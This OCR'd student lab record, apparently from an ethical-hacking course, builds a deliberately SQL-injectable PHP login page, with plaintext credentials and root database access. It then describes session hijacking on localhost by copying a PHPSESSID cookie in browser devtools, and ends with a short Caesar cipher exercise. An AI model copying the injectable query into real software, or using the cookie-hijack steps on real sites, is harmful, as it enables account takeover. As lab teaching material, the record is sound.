As you already know Basis proxy detector analyze typical proxy variables that your browser send to the web server, among other things, VIA, PROXY_CONNECTION and X_FOWARDED_FOR and can succesfuly determine of you are behind transparent proxy or anonymous proxy. Elite proxy (Level 1 and Level 2 proxy defined by ProxyJudge) does not sends out HTTP requests that include any of the three afore mentioned HTTP headers). Proxy checker can with success check and identify Elite proxy. And not only Elite proxy but also free web proxy server including any kind of CGI proxy or php proxy)
ProxyServerPrivacy
detector

Practical 6

Aim: - SQL injection for website hacking, session hijacking.

A)SQL injection :

Index.php

```
<?php
session_start();
?>
<html>
<head>
<title>User Login</title>
</head>
<body bgcolor=green>
<?php
if($_SESSION["name"]) {
?>
<center>
<h1>
Welcome <?php echo $_SESSION["name"]; ?>. Click here to <a href="logout.php"
tite="Logout">Logout.
</h1>
</center>
<?php
}else echo "<h1>Please login first .</h1>";
?>
</body>
</html>
```

Login.php

```
<?php
session_start();
$message="";
if(count($_POST)>0)
{
$con = mysqli_connect('127.0.0.1:3306','root','','studusers') or die('Unable To connect'); $result = mysqli_query($con,"SELECT * FROM login_user WHERE user_name='" .
$_POST["user_name"] . "' and password = '". $_POST["password"]."'");
$row = mysqli_fetch_array($result); if(is_array($row))
{
$_SESSION["id"] = $row['id'];
$_SESSION["name"] = $row['name'];
}
e
ls
e
{
$message = "Invalid Username or Password!";
}

}

if(isset($_SESSION["id"]))
{
   header("Location:index.php");
}
?>
<html>
<head>
<title>User Login</title>
</head>
<body>
<form name="frmUser" method="post" action="" align="center">
<div class="message"><?php if($message!="") { echo $message; } ?></div>
```

```
<h3 align="center">Enter Login Details</h3>
Username:<br>
<input type="text" name="user_name">
<br>
Password:<br>
<input type="password" name="password">
<br><br>
<input type="submit" name="submit" value="Submit">
<input type="reset">
</form>
</body>
</html>
```


Logout.php

```
<?php
session_start(); unset($_SESSION["id"]);
unset($_SESSION["name"]);
header("Location:login.php");
?>
```

```
MariaDB [(none)]> create database studusers;
Query OK, 1 row affected (0.002 sec)

MariaDB [(none)]> use studusers;
Database changed
```


```
MariaDB [studusers]> CREATE TABLE `login_user` (
    -> `id` int(11) NOT NULL,
    -> `name` varchar(60) NOT NULL,
    -> `user_name` varchar(50) NOT NULL,
    -> `password` varchar(500) NOT NULL
    -> )
    -> ;
Query OK, 0 rows affected (0.224 sec)
```

```
MariaDB [studusers]> Insert into login_user values(1,'IT','admin','admin');
Query OK, 1 row affected (0.099 sec)

MariaDB [studusers]> Insert into login_user values(2,'Vidya','vv','vv');
Query OK, 1 row affected (0.051 sec)

MariaDB [studusers]> Insert into login_user values(3,'hacker','system','manager');
Query OK, 1 row affected (0.148 sec)

MariaDB [studusers]> Insert into login_user values(4,'iamstrongest','system',
    -> md5(' Ethical@#$%Hacking'));
```




Right click ->inspect ->document.cookie

Now PHPSESSID for Admin = PHPSESSID=tgi4p6cspac1rn1gdgf4n972i8 Next,delete the above session after it is recorded above.


Welcome IT. Click here to Logout.
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://localhost
Trust Tokens
Interest Groups
Cache
Cache Storage
Back/forward cache
Background Services
Background Fetch
Background Sync
Notifications
Payment Handler
Periodic Background Sync
Push Messaging
Reporting API
Frames
Name
Value
security
low
_ga_Z9VC6Y60CT
PHPSESSID
_ga
Show Requests With This Cookie
Sort By
Header Options
Refresh
Edit "Value"
Delete
Cookie Value
Show URL decoded
kinmpuc0f984p29ap39rmm9sfb



localhost/sqlinjection2/login.php
Gmail
YouTube
Maps
Translate
News
Enter Login Details
Username:
vv
Password:
Submit
Reset



localhost/sqlinjection2/index.php
Gmail
YouTube
Maps
Translate
News
Welcome Vidya. Click here to Logout.



localhost/sqlinjection2/index.php
Gmail
YouTube
Maps
Translate
News
Welcome IT. Click here to Logout.
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://localhost
Trust Tokens
Interest Groups
Cache
Name
Value
security
low
_ga_Z9VC6Y60CT
GS1.1.1664704377.2.1.166470...
PHPSESSID
mcmkt512qh2pard3231dpdj1rs
_ga
GA1.1.354242674.1663522473

Practical 7


Aim: Perform encryption and decryption of text by using cryptool2










Ceaser Cipher










ATHARVA NALAWADE SYMCA ROLL NO -30






